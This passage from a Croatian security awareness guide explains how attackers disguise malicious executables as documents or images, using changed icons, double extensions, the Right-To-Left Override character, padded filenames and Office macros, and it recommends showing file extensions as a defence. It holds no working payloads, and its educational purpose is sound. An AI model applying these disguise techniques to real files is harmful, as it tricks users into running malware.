Izvršnim (*.exe*) datotekama i nekim drugim datotekama moguće je proizvoljno **promijeniti ikonu**. Napadači to iskorištavaju mijenjanjem ikone zlonamjernog programa primjerice u ikonu dokumenta ili slike kako bi korisnik pomislio da se ne radi o potencijalno opasnoj *.exe* datoteci, već o „bezopasnom” dokumentu ili slici.


Na slici 12 prikazano je kako takva promjena ikone (uz odgovarajuću promjenu imena datoteke) može izgledati. Kao što je prikazano na slici, napadači mogu izvršnoj datoteci promijeniti ikonu primjerice u ikonu fotografije ili dokumenta. Takvom promjenom ikone korisnik može pomisliti da je zlonamjerna datoteka zapravo bezopasna fotografija ili dokument.



Slika 12 – promjena ikone (i imena) izvršne datoteke kako bi ona izgledala kao dokument ili slika

Koliko god se ova tehnika i neke od narednih tehnika činile trivijalnima, ne treba zanemariti njihovu opasnost. Potrebno je uzeti u obzir kontekst napada – napad se može dogoditi usred napornog radnog dana u kojemu žrtva ima puno posla, čita i odgovara na veliki broj poruka e-pošte i slično. Uzimajući to u obzir, lako je shvatiti kako uz manjak koncentracije i opreza, i ovako jednostavne tehnike mogu biti dovoljne da žrtva učini grešku te pokrene zlonamjerni softver.

Vezano za ovu konkretnu tehniku mijenjanja ikona, široko su dostupni alati kojima je moguće lako promijeniti ikonu bilo koje *.exe* datoteke. Jedan često korišteni alat je *Resource Hacker*, prikazan na slici 13.




Slika 13 – mijenjanje ikone *.exe* datoteke u alatu *Resource Hacker*

3.1.2 Prikazivanje nastavka datoteke

Prije opisivanja raznih tehnika prikrivanja stvarnog nastavka datoteke, potrebno je spomenuti da se nastavci datoteka **ne prikazuju uvijek** u korisničkom sučelju. Konkretnije, nastavak datoteka bit će prikazan ovisno o postavci operacijskog sustava – na slici 14 prikazana je postavka o kojoj ovisi prikazivanje nastavaka te primjeri datoteka s i bez prikazanih nastavaka.

Iz sigurnosne perspektive, preporuča se da nastavci datoteka budu prikazani, upravo kako bi korisniku bilo lakše uočiti *.exe* datoteku (ili drugu opasnu vrstu datoteke) koja se „pretvara" da je nešto drugo.



Slika 14 – postavka o kojoj ovisi prikazivanje nastavaka datoteka te primjeri datoteka s i bez prikazanih nastavaka

3.1.3 Dvostruki nastavci

Kako bi prikrili stvarni nastavak datoteke, napadači datotekama često daju **dvostruke nastavke**. Primjerice, napadač će promijeniti ime zlonamjerne datoteke iz „*picture**.exe***“ u „*picture**.jpg.exe***“.

Ova jednostavna tehnika može zavarati korisnike koji nisu pažljivi, a posebno lako može zavarati korisnike koji nemaju uključenu postavku prikazivanja nastavaka. Na slici 15 prikazano je kako datoteke s dvostrukim nastavcima izgledaju u korisničkom sučelju ovisno o tome je li prikazivanje nastavaka uključeno ili ne.

Slika 15 – prikaz datoteka s dvostrukim nastavcima ovisno o tome je li prikazivanje nastavaka uključeno ili isključeno


Neovisno o postavci prikazivanja nastavaka u korisničkom sučelju, operacijski sustav uzima u obzir samo zadnji nastavak. Što se operacijskog sustava tiče, sve prije zadnje točke smatra se nazivom datoteke, a ne dodatnim nastavkom. Primjerice, dokle god

datoteka završava s *.exe*, operacijski sustav će ju tretirati kao izvršnu datoteku, neovisno o tome je li se prije *.exe* nastavka nalazi *.jpg* ili bilo što drugo. Kada korisnik dva puta klikne na takvu datoteku, ona će se tretirati i izvršiti kao program, neovisno o tome što korisnik trenutno vidi u grafičkom sučelju.

3.1.4 *Right-To-Left Override* Unicode znak

Pravi nastavak datoteke moguće je prikriti i pomoću Unicode znaka *Right-To-Left Override* (skraćeno RLO). To je poseban kontrolni znak napravljen za jezike koji se pišu s desna na lijevo (arapski, hebrejski…). RLO znak nije sam po sebi vidljiv, već on označava da, u korisničkom sučelju, tekst koji slijedi treba biti prikazan („napisan") s desna na lijevo.

Primjerice, niz znakova „*abcd [RLO]* ***efgh***" (gdje *[RLO]* označava znak RLO) u korisničkom sučelju bit će prikazan kao „*abcd* ***hgfe***". Znakovi „efgh" bit će „naopako napisani" jer se nalaze nakon znaka RLO. Slika 16 ilustrira ovaj primjer.




Slika 16 – kako RLO znak mijenja prikaz niza znakova u sučelju

Napadači mogu zloupotrijebiti znak RLO za prikrivanje stvarnog nastavka datoteke. Primjerice, napadač će u ime datoteke zapisati niz znakova „*dokument [RLO]* ***cod.exe***". To će u korisničkom sučelju biti prikazano kao „dokument**exe.doc**" te će tako žrtvi *.exe* datoteka naizgled imati nastavak *.doc*. Ovaj primjer ilustriran je na slici 17.

Slika 17 – prikrivanje stvarnog nastavka datoteke pomoću RLO znaka

U konačnici, korištenjem znaka RLO na ovaj način, žrtva će u korisničkom sučelju vidjeti „*dokument**exe.doc***" te će misliti da se radi o dokumentu, dok će operacijski sustav gledati binarni zapis znakova, a ne korisničko sučelje te će tako vidjeti „*dokument [RLO] cod**.exe***". Zato će žrtva vidjeti dokument, koji se, kada ga žrtva otvori, pokreće kao *.exe* datoteka (jer operacijski sustav vidi *.exe* datoteku).

Na slici 18 prikazano je kako izgleda ovakvo korištenje znaka RLO na operacijskom sustavu Windows 10 (u programu Windows Explorer) te na operacijskom sustavu Ubuntu Linux 16.04 (u programu Nautilus). Na slici su prikazane datoteke čiji naziv sadržava znakove „*picture [RLO] gpj**.exe***" odnosno „*invoice [RLO] cod**.exe***". Zbog znaka RLO, ni u jednom slučaju nije vidljivo da datoteke zapravo imaju stvarni nastavak *.exe*.




Slika 18 – prikaz datoteka kojima je stvarni nastavak prikriven pomoću RLO znaka na operacijskim sustavima Windows 10 i Ubuntu Linux 16.04

Kao što slika prikazuje, ovaj problem nije prisutan samo na operacijskom sustavu Windows, već i šire – u ovom slučaju napadači ne iskorištavaju neku ranjivosti koja je rezultat greške u softveru, već jednostavno zlouporabe legitimnu funkcionalnost. Upitno je može li se ovaj problem zadovoljavajuće riješiti bez da se naruši funkcionalnost koja je zaista potrebna kod jezika koji se pišu s desna na lijevo.

3.1.5 Gomila razmaka prije nastavka


Jedna jednostavna, ali učinkovita tehnika prikrivanja nastavka je dodavanje gomile razmaka u naziv datoteke prije nastavka. Primjerice, napadač će preimenovati datoteku „*invoice.doc.exe*" u „*invoice.doc .exe*" (naziv je u ovom slučaju podcrtan kako bi razmaci bili lakše vidljivi).

Tako će, zbog dužine imena, pravi nastavak u grafičkom sučelju često biti prikriven. Primjer kako ova tehnika izgleda u grafičkom sučelju prikazan je na slici 19. Prikazana je upravo datoteka s nazivom „*invoice.doc .exe*", no zbog duljine je naziv skraćen u sučelju, zbog čega se čini da ova izvršna (*.exe*) datoteka ima naziv „*invoice.doc*".



Slika 19 – stvarni nastavak datoteke (*.exe*) je prikriven zbog gomile razmaka u nazivu


Na slici 20 prikazan je sadržaj istog direktorija, no ovaj puta u sučelju naredbene linije. U ovom je slučaju moguće vidjeti cijeli naziv datoteke, uključujući nastavak.



Slika 20 – za razliku od grafičkog sučelja, u sučelju naredbene linije prikazan je cijeli naziv (i stvarni nastavak) datoteke

3.2 Zlonamjerni kod u naizgled bezopasnim vrstama datoteka

Kao što je prethodno rečeno, korisnici su često svjesni da *.exe* datoteke mogu biti opasne. No postoji i niz **drugih vrsta datoteka** koje mogu sadržavati zlonamjerni kod koji se (više ili manje) automatski pokreće prilikom otvaranja datoteke. Te druge vrste datoteka često su jednako opasne kao i *.exe* datoteke. Zato, kao alternativu (ili dodatak) tehnikama prikrivanja nastavka datoteke, napadači često koriste upravo takve vrste datoteka za koje je tek manji broj korisnika svjestan da su opasne. Na slici 21 prikazane su neke od tih vrsta datoteka čije opasnosti korisnici često nisu svjesni.



Slika 21 – neke vrste datoteka čije opasnosti korisnici često nisu svjesni

U kontekstu opasnih vrsta datoteka, ključno je spomenuti da iskorištavanje ranjivosti softvera može napadaču omogućiti da se otvaranjem gotovo bilo kakve, naizgled bezopasne datoteke automatski izvrši njegov zlonamjerni kod.

No bitno je razumjeti i da iskorištavanje ranjivosti funkcionira samo na nezakrpanim, obično starijim inačicama softvera. Zato, takve tehnike imaju „rok trajanja" dok korisnici ne ažuriraju softver i primijene sigurnosne zakrpe. Kada starije ranjivosti nisu dovoljne, otkrivanje novih ranjivosti i razvoj *exploita* za njihovo iskorištavanje napadačima često nije opcija, jer je to prilično skup i zahtjevan proces. Iz tih razloga, umjesto iskorištavanja uobičajenih ranjivosti, napadačima je obično praktičnije koristiti legitimne funkcionalnosti raznih vrsta datoteka koje se mogu i zloupotrijebiti za izvršavanje zlonamjernog koda.

3.2.1 Zlonamjerni kod u Microsoft Office dokumentima


Microsoft Office dokumenti su sveprisutni kod korištenja računala, i u privatnim i u poslovnim okruženjima. No ono što mnogi ne znaju je da takvi dokumenti mogu sadržavati zlonamjeran kod. Upravo su zbog te kombinacije Microsoft Office dokumenti kao nosioci zlonamjernog koda izrazito primamljivi napadačima.

Zlonamjerni kod može u Microsoft Office dokumente biti ugrađen na razne načine (17). Često se koriste sljedeći mehanizmi:

- Makronaredbe (eng. *macros*)
- *Dynamic Data Exchange* protokol
- ugrađeni OLE objekti

3.2.1.1 Makronaredbe (eng. *macros*)


Microsoft Office dokumenti mogu sadržavati tzv. makronaredbe (eng. *macros*). Makronaredba (eng. *macro*) je zapravo program unutar Office dokumenta koji omogućava automatiziranje niza naredbi. Primjerice, makronaredba može automatski ubaciti tablicu u dokument te ju formatirati na određeni način. Na slici 22 prikazano je sučelje unutar Microsoft Worda za pisanje makronaredbi. Sučelje je zapravo slično okruženju za programiranje jer u suštini, makronaredbe su programi sadržani unutar Microsoft Office dokumenata napisani u programskom jeziku *Visual Basic for Applications* (VBA).



Slika 22 – sučelje unutar Microsoft Worda za pisanje makronaredbi

Makronaredbe mogu i pozivati proizvoljne naredbe operacijskog sustava – primjerice, one mogu stvarati, čitati i brisati datoteke, pokretati programe i slično. Upravo to je ono što makronaredbe čini potencijalno opasnima. Česti su napadi u kojima napadač sastavi dokument tako da se prilikom njegovog otvaranja pokrene makronaredba sa

zlonamjernim kodom. Na slici 23 prikazan je primjer kako ovaj napad može izgledati – prikazan je dokument („*report.doc*“) koji je prilikom svojeg otvaranja pokrenuo naredbenu ljusku operacijskog sustava i izvršio naredbu. U ovom slučaju to je bila bezopasna naredba „*echo test*“ (koja samo ispisuje riječ „*test*“), no umjesto nje je mogla biti pokrenuta bilo koja druga naredba.




Slika 23 – primjer napada dokumentom s makronaredbama

